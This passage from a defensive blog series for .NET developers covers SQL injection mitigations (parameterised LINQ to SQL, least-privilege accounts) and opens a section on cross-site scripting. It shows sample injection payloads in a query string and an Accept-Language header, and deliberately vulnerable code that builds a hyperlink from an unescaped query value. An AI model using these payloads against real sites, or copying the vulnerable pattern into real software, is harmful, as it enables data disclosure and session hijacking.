Firstly, let's assume we've created a Northwind [DBML](#) and the data layer has been persisted into queryable classes. Things are now pretty simple syntax wise:

```
var dc = new NorthwindDataContext();
var catIDInt = Convert.ToInt16(catID);
grdProducts.DataSource = dc.Products.Where(p => p.CategoryID == catIDInt);
grdProducts.DataBind();
```

From a SQL injection perspective, once again the query string should have already been assessed against a whitelist and we shouldn't be at this stage if it hasn't passed. Before we can use the value in the "where" clause it needs to be converted to an integer because the DBML has persisted the INT type in the data layer and that's what we're going to be performing our equivalency test on. If the value *wasn't* an integer we'd get that `System.FormatException` again and the data layer would never be touched.

LINQ to SQL now follows the same parameterised SQL route we saw earlier, it just abstracts the query so the developer is saved from being directly exposed to any SQL code. The database is still expected to execute what from its perspective, is an arbitrary statement:

```
exec sp_executesql N'SELECT [t0].[ProductID], [t0].[ProductName],
[t0].[SupplierID], [t0].[CategoryID], [t0].[QuantityPerUnit],
[t0].[UnitPrice], [t0].[UnitsInStock], [t0].[UnitsOnOrder],
[t0].[ReorderLevel], [t0].[Discontinued]
FROM [dbo].[Products] AS [t0]
WHERE [t0].[CategoryID] = @p0',N'@p0 int',@p0=1
```


There was [some discussion about the security model](#) in the early days of LINQ to SQL and concern expressed in terms of how it aligned to the prevailing school of thought regarding secure database design. Much of the reluctance related to the need to provide accounts connecting to SQL with reader and writer access at the table level. Concerns included the risk of SQL injection as well as from the DBA's perspective, authority over the context a user was able to operate in moved from their control – namely within stored procedures – to the application developer's control. However with parameterised SQL being generated and the application developers now being responsible for controlling user context and access rights it was more a case of [moving cheese](#) than any new security vulnerabilities.

Applying the principle of least privilege

The final flaw in the successful exploit above was that the SQL account being used to browse products also had the necessary rights to read from the Customers table and write to the Products table, neither of which was required for the purposes of displaying products on a page. In short, the [principle of least privilege](#) had been ignored:


In information security, computer science, and other fields, the principle of least privilege, also known as the principle of minimal privilege or just least privilege, requires that in a particular abstraction layer of a computing environment, every module (such as a process, a user or a program on the basis of the layer we are considering) must be able to access only such information and resources that are necessary to its legitimate purpose.

This was achievable because we took the easy way out and used a single account across the entire application to both read and write from the database. Often you'll see this happen with the one SQL account being granted `db_datareader` and `db_datawriter` roles:




This is a good case for being a little more selective about the accounts we're using and the rights they have. Quite frequently, a single SQL account is used by the application. The problem this introduces is that the one account must have access to perform all the functions of the application which most likely includes reading and writing data from and to tables you simply don't want everyone accessing.

Let's go back to the first example but this time we'll create a new user with only select permissions to the Products table. We'll call this user NorthwindPublicUser and it will be used by activities intended for the general public, i.e. not administrative activities such as managing customers or maintaining products.



Now let's go back to the earlier request attempting to validate the existence of the Customers table:

```
Products.aspx?CategoryID=1 or 1=(select count(*) from customers)
```



In this case I've left custom errors off and allowed the internal error message to surface through the UI for the purposes of illustration. Of course doing this in a production environment is never a good thing not only because it's information leakage but because the original objective of verifying the existence of the table has still been achieved. Once custom errors are on there'll be no external error message hence there will be no verification the table exists. Finally – and most importantly - once we get to actually trying to read or write unauthorised data the exploit will not be successful.


This approach does come with a cost though. Firstly, you want to be pragmatic in the definition of how many logons are created. Ending up with 20 different accounts for performing different functions is going to drive the DBA nuts and be unwieldy to manage. Secondly, consider the impact on [connection pooling](#). Different logons mean different connection strings which mean different connection pools.

On balance, a pragmatic selection of user accounts to align to different levels of access is a good approach to the principle of least privilege and shuts the door on the sort of exploit demonstrated above.

Getting more creative with HTTP request headers

On a couple of occasions above I've mentioned parsing input other than just the obvious stuff like query strings and form fields. You need to consider absolutely *anything* which could be submitted to the server from an untrusted source.

A good example of the sort of implicit untrusted data submission you need to consider is the `accept-language` attribute in the HTTP request headers. This is used to specify the spoken language preference of the user and is passed along with every request the browser makes. Here's how the headers look after inspecting them with [Fiddler](#):



Note the preference Firefox has delivered in this case is “en-gb”. The developer can now access this attribute in code:

```
var language = HttpContext.Current.Request.UserLanguages[0];
lblLanguage.Text = "The browser language is: " + language;
```

And the result:

The browser language is: en-gb

The language is often used to localise content on the page for applications with multilingual capabilities. The variable we've assigned above may be passed to SQL Server – possibly in a concatenated SQL string - should language variations be stored in the data layer.

But what if a malicious request header was passed? What if, for example, we used the Fiddler Request Builder to reissue the request but manipulated the header ever so slightly first:

```
GET http://localhost:85/BrowserLanguage.aspx

Request Headers
Host: localhost:85
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-GB; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb or 1=1,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: ASP.NET_SessionId=n1gfjwoz0o50guorwxfumd
Cache-Control: max-age=0
```

It's a small but critical change with a potentially serious result:

The browser language is: en-gb or 1=1

We've looked enough at where an exploit can go from here already, the main purpose of this section was to illustrate how injection can take different [attack vectors](#) in its path to successful execution. In reality, .NET has [far more efficient ways of doing language localisation](#) but this just goes to prove that vulnerabilities can be exposed through more obscure channels.

Summary

The potential damage from injection exploits is indeed, severe. Data disclosure, data loss, database object destruction and potentially limitless damage to reputation.

The thing is though, injection is a really easy vulnerability to apply some pretty thorough defences against. Fortunately it's uncommon to see dynamic, parameterless SQL strings constructed in .NET code these days. ORMs like LINQ to SQL are very attractive from a productivity perspective and the security advantages that come with it are eradicating some of those bad old practices.

Input parsing, however, remains a bit more elusive. Often developers are relying on type conversion failures to detect rogue values which, of course, won't do much good if the expected type is already a string and contains an injection payload. We're going to come back to input parsing again in the next part of the series on XSS. For now, let's just say that not parsing input has potential ramifications well beyond just injection vulnerabilities.

I suspect securing individual database objects to different accounts is not happening very frequently at all. The thing is though, it's the only defence you have at the actual data layer if you've moved away from stored procedures. Applying the least privilege principle here means that in conjunction with the other measures, you've now erected injection defences on the input, the SQL statement construction and finally at the point of its execution. Ticking all these boxes is a very good place to be indeed.


References

1. [SQL Injection Attacks by Example](#)
2. [SQL Injection Cheat Sheet](#)
3. [The Curse and Blessings of Dynamic SQL](#)
4. [LDAP Injection Vulnerabilities](#)

Part 2: Cross-Site Scripting (XSS), 24 May 2010

In the [first post of this series](#) I talked about injection and of most relevance for .NET developers, SQL injection. This exploit has some pretty severe consequences but fortunately many of the common practices employed when building .NET apps today – namely accessing data via stored procedures and ORMs – mean most apps have a head start on fending off attackers.

Cross-site scripting is where things begin to get really interesting, starting with the fact that it's by far and away the most commonly exploited vulnerability out there today. Last year, WhiteHat Security delivered their [Website Security Statistics Report](#) and found a staggering 65% of websites with XSS vulnerabilities, that's four times as many as the SQL injection vulnerability we just looked at.



But is XSS really that threatening? Isn't it just a tricky way to put alert boxes into random websites by sending someone a carefully crafted link? No, it's much, much more than that. It's a serious vulnerability that can have very broad ramifications.

Defining XSS

Let's go back to the OWASP definition:

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

So as with the injection vulnerability, we're back to untrusted data and validation again. The main difference this time around is that there's a dependency on leveraging the victim's browser for the attack. Here's how it manifests itself and what the downstream impact is:

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impact
	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

As with the previous description about injection, the attack vectors are numerous but XSS also has the potential to expose an attack vector from a *database*, that is, data already stored within the application. This adds a new dynamic to things because it means the exploit can be executed well after a system has already been compromised.


Anatomy of an XSS attack

One of the best descriptions I've heard of XSS was from [Jeff Williams](#) in the [OWASP podcast](#) number 67 on XSS where he described it as "breaking out of a data context and entering a code context". So think of it as a vulnerable system expecting a particular field to be passive data when in fact it carries a functional payload which actively causes an event to occur. The event is

normally a request for the browser to perform an activity outside the intended scope of the web application. In the context of security, this will often be an event with malicious intent.

Here's the use case we're going to work with: Our sample website from part 1 has some links to external sites. The legal folks want to ensure there is no ambiguity as to where this website ends and a new one begins, so any external links need to present the user with a disclaimer before they exit.

In order to make it easily reusable, we're passing the URL via query string to a page with the exit warning. The page displays a brief message then allows the user to continue on to the external website. As I mentioned in part 1, these examples are going to be deliberately simple for the purpose of illustration. I'm also going to turn off ASP.NET request validation and I'll come back around to why a little later on. Here's how the page looks:



You can see the status bar telling us the link is going to take us off to <http://www.asp.net/> which is the value of the “Url” parameter in the location bar. Code wise it's pretty simple with the ASPX using a literal control:

```
<p>You are now leaving this site - we're no longer responsible!</p>  
<p><asp:Literal runat="server" ID="litLeavingTag" /></p>
```

And the code behind simply constructing an HTML hyperlink:


```
var newUrl = Request.QueryString["Url"];
var tagString = "<a href=" + newUrl + ">continue</a>";
litLeavingTag.Text = tagString;
```

So we end up with HTML syntax like this:

```
<p><a href=http://www.asp.net>continue</a></p>
```

This works beautifully plus it's simple to build, easy to reuse and seemingly innocuous in its ability to do any damage. Of course we should have used a native hyperlink control but this approach makes it a little easier to illustrate XSS.

So what happens if we start manipulating the *data* in the query string and including *code*? I'm going to just leave the query string name and value in the location bar for the sake of succinctness, look at what happens to the “continue” link now:




It helps when you see the parameter represented in context within the HTML:

```
<p><a href=http://www.asp.net>xss>continue</a></p>
```


So what's happened is that we've managed to close off the opening `<a>` tag and add the text “xss” by ending the hyperlink tag context and entered an all new context. This is referred to as “injecting up”.

The code then attempts to close the tag again which is why we get the greater than symbol. Although this doesn't appear particularly threatening, what we've just done is manipulated the markup structure of the page. This is a problem, here's why:



